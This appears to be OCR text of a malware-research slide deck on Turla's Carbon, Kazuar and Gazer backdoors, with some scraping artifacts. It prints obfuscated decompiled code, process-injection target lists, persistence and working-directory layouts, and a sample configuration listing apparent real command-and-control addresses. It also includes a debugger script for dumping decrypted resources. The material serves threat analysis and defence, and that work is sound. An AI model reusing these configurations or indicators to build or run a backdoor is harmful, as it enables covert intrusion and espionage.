- Similar in architecture to Carbon
  - Plugin support
  - Working directory
  - Configuration file
  - Log file
  - […]


ConfuserEx

- LZMA code compression
- Anti debug
- Control flow obfuscation
- Strings obfuscation

ConfuserEx

```
public static void hAwjqmiLWRwCLCyPIXagIbLUegSdA(string[] array)
{
    if (IdawMcZxViqunacivKivctJXeyLP.MNyuMBZPUEDAkrPPIOVJgbakzkHW == null)
    {
        for (;;)
        {
            IL_07:
            uint num = 932690442u;
            for (;;)
            {
                uint num2;
                switch ((num2 = (num ^ 1222913817u)) % 3u)
                {
                case 0u:
                    goto IL_07;
                case 2u:
                    IdawMcZxViqunacivKivctJXeyLP.MNyuMBZPUEDAkrPPIOVJgbakzkHW = new fRqRIUKWRMmmjlmQUatZEFUMLYpR
                      (IdawMcZxViqunacivKivctJXeyLP.oQPxFJOMwsaYrCmZOYJOwieCIXlEA);
                    num = (num2 * 848455u ^ 3118098626u);
                    continue;
                }
                goto Block_1;
            }
        }
        Block_1:;
    }
    IdawMcZxViqunacivKivctJXeyLP.peBdGuHhCiJufaxedusKoOnFBdFze(IdawMcZxViqunacivKivctJXeyLP.MNyuMBZPUEDAkrPPIOVJgbakzkHW);
}
```

Gazer/ White Bear




https://chocolate80y.deviantart.com/art/bear-snake-149185270


Overview

- The most recent 2nd stage backdoor
- Similar architecture to the previously discussed backdoors


Gazer Architecture



Gazer Architecture



Gazer Architecture



Process injection list


- Standard ones:
  - iexplore.exe
  - firefox.exe
  - outlook.exe
  - chrome.exe
  - browser.exe
  - opera.exe
  - safari.exe
- Custom ones:
  - osoupd.exe
  - acrotray.exe
  - UpdaterUI.exe
  - dropbox.exe
  - onedrive.exe

Process injection list

- Standard ones:
  - iexplore.exe
  - firefox.exe
  - outlook.exe
  - chrome.exe
  - browser.exe
  - opera.exe
  - safari.exe
- Custom ones:
  - osoupd.exe
  - acrotray.exe
  - UpdaterUI.exe
  - dropbox.exe
  - onedrive.exe

Skipper relationship

- Seen in tandem
- Usage of code signing certificates
- We have seen Gazer being installed 24 hours after initial Skipper infection



RunTime Type Information - RTTI

- C++ class introspection (dynamic_cast, typeid, exception dispatcher) requires additional information to be stored in binary
- Gazer has this information. We can recover
  - Virtual Function Table (VFT)
  - Class names
  - Base classes
- Bonus: some binaries included function names

RunTime Type Information - RTTI

- Looking for ".?AV" strings

```
typedef const struct _s__RTTICompleteObjectLocator {
  unsigned long signature;
  unsigned long offset;
  unsigned long cdOffset;
  _TypeDescriptor *pTypeDescriptor;
  __RTTIClassHierarchyDescriptor *pClassDescriptor;
} __RTTICompleteObjectLocator;
```

Similarities exposed

Working directory similarities - Carbon

```
\%carbon_working_folder\%   // base folder
├── 0208 // tasks results and logs files
│   ├── C_56743.NLS // contains list of files to send to the C&C server, this file is neither
compressed nor encrypted
├── asmcerts.rs   // might contain either an IP or a namedpipe to contact a computer from the local
network
├── getcerts.rs   // might contain either an IP or a namedpipe to contact a computer from the local
network
├── miniport.dat  // configuration file
├── msximl.dll    // injected library (x32)
├── Nls // contains tasks (commands to be executed or PE file) and their configuration files
│   ├── a67ncodc.ax  // tasks to be executed by the orchestrator
│   ├── b9s3coff.ax  // tasks to be executed by the injected library
├── System   // plugins folder
│   ├── bootmisc.sdi // not used
├── qavscr.dat    // error log
├── vndkrmn.dic   // log
└── ximarsh.dll   // injected library (x64)
```

Working directory similarities - Kazuar

Working directory similarities - Kazuar

Working directory similarities - Gazer

- Moved to registry
- %RootStoragePath%\{119D263D-68FC-1942-3CA3-46B23FA652A0}
  - Object ID: a unique ID to identify the victim
- %RootStoragePath%\{1DC12691-2B24-2265-435D-735D3B118A70}
  - Task Queue: linked list of tasks to be executed
- %RootStoragePath%\{28E74BDA-4327-31B0-17B9-56A66A818C1D}
  - Plugins
- %RootStoragePath%\{31AC34A1-2DE2-36AC-1F6E-86F43772841F}
  - Communication Module: the DLL that communicates with the C&C server
- %RootStoragePath%\{3CDC155D-398A-646E-1021-23047D9B4366}
  - Autorun: the persistency method

Logs - Carbon

- Encrypted with CAST-128
- Format: Date|Time|Object-Id|Source|Mesage

```
[LOG]
start=1
20/02/17|12:48:24|8hTdJtUBB57ieReZAOSgUYacts|s|OPER|New object ID generated
'8hTdJtUBB57ieReZAOSgUYacts'|
20/02/17|12:48:24|8hTdJtUBB57ieReZAOSgUYacts|s|ST|3/81|0|
20/02/17|12:48:24|8hTdJtUBB57ieReZAOSgUYacts|s|START OK
```

Logs - Kazuar

- Encrypted with AES-256-CBC
- Format: process_name [PID]: message

```
cd4c2e85213c96f79ddda564242efec3b970eded8c59f1f6f4d9a420eb8f1858 [4500]: Kazuar's entry point started
in process cd4c2e85213c96f79ddda564242efec3b970eded8c59f1f6f4d9a420eb8f1858 [4500] as user [...].

cd4c2e85213c96f79ddda564242efec3b970eded8c59f1f6f4d9a420eb8f1858 [4500]: Kazuar's loader started in
process cd4c2e85213c96f79ddda564242efec3b970eded8c59f1f6f4d9a420eb8f1858 [4500] as user [...].

cd4c2e85213c96f79ddda564242efec3b970eded8c59f1f6f4d9a420eb8f1858 [4500]: Injecting into explorer...

explorer [4016]: Using default transports due to [System.IO.FileNotFoundException] Could not find file
'[...]'.

explorer [4016]: Using default autorun type due to [System.IO.FileNotFoundException] Could not find
file '[...]'

cd4c2e85213c96f79ddda564242efec3b970eded8c59f1f6f4d9a420eb8f1858 [4500]: Injected into explorer.
```

Logs - Gazer

- Encrypted with 3DES
- Format: Hour:Min:Sec:Ms|[log ID] [log]

```
********************************************************************************
|10:29:56:197|  [1558]  DATE: 25.05.2017
|10:29:56:197|  [1559]  PID=900 TID=2324    Heaps=32    C:\Windows\Explorer.EXE
|10:29:56:197|  [1565]  DLL_PROCESS_ATTACH
|10:29:56:197|  [1574]  4164
|10:29:58:197|  [0137]  ================================================================
|10:29:58:197|  [0138]  Current thread = 2080
|10:29:58:197|  [0183]  Heap aff0000 [34]
|10:29:58:197|  [0189]  ### PE STORAGE ###
|10:29:58:197|  [0215]  ### PE CRYPTO ###
|10:29:58:197|  [0246]  ### EXTERNAL STORAGE ###
|10:29:58:197|  [1688]  Ok
|10:29:58:197|  [0279]  Path = \HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ScreenSaver
```

Configuration items – Carbon/Kazuar/Gazer

- Processes where to inject 3rd stage
- Last C&C contact time
- C&C list
- Victim ID
- Frequency and time of tasks execution

- Pro
- Las
- C&
- Vic
- Fre

```
[NAME]
object_id=
iproc = iexplore.exe,outlook.exe,msimn.exe,firefox.exe,opera.exe,chrome.exe
ex = #,netscape.exe,mozilla.exe,adobeupdater.exe,chrome.exe


[TIME]
user_winmin = 1800000
user_winmax = 3600000
sys_winmin = 3600000
sys_winmax = 3700000
task_min = 20000
task_max = 30000
checkmin = 60000
checkmax = 70000
logmin =  60000
logmax = 120000
lastconnect=111
timestop=
active_con = 900000
time2task=3600000


[CW_LOCAL]
quantity = 0

[CW_INET]
quantity = 3
address1 = doctorshand.org:80:/wp-content/about/
address2 = www.lasac.eu:80:/credit_payment/url/
address3 = www.shoppingexpert.it:80:/wp-content/gallery/
```

Interlude - Metasm

Leverage Metasm to dump encrypted data

- Custom RSA implementation
- Unable to decrypt data with standard libraries
- Why not use directly Gazer code?

Metasm

- Assembler / Disassembler / Compiler / Debugger


Metasm

- Assembler / Disassembler / Compiler / Debugger
- Scriptable in Ruby

Metasm


- Assembler / Disassembler / Compiler / Debugger

- Scriptable in Ruby



Metasm

- Assembler / Disassembler / Compiler / Debugger
- Scriptable in Ruby
- https://github.com/jjyg/metasm



Script

1. Put breakpoints on specific addresses
2. Debug the Gazer sample
3. Dump unencrypted data


Script

```
def dump_rsrc
    addr_data = @dbg.memory_read_int(@dbg.resolve("rcx"))
    addr_size = @dbg.resolve("rdx")
    size = @dbg.memory_read_int(addr_size)
    buf = @dbg[addr_data,size]
    @filename = $rsrc_id.to_s() + ".dumped"
    puts "[+] decrypted resource #{$rsrc_id} extracted"
    File.write(@infile + ".extract/" + @filename, buf)
    if $rsrc_id == 104
        exit
    end
end
```

https://github.com/eset/malware-research/tree/master/turla/gazer_util.rb

Infrastructure


First layer C&C server



SATCOM Infrastructure

- Hide real C&C addresses
- Attribution is more difficult
- Take-down almost impossible


MAKERSMARK: Less Attributed Overview



Safeguarding Canada's security through information superiority
Préserver la sécurité du Canada par la supériorité de l'information

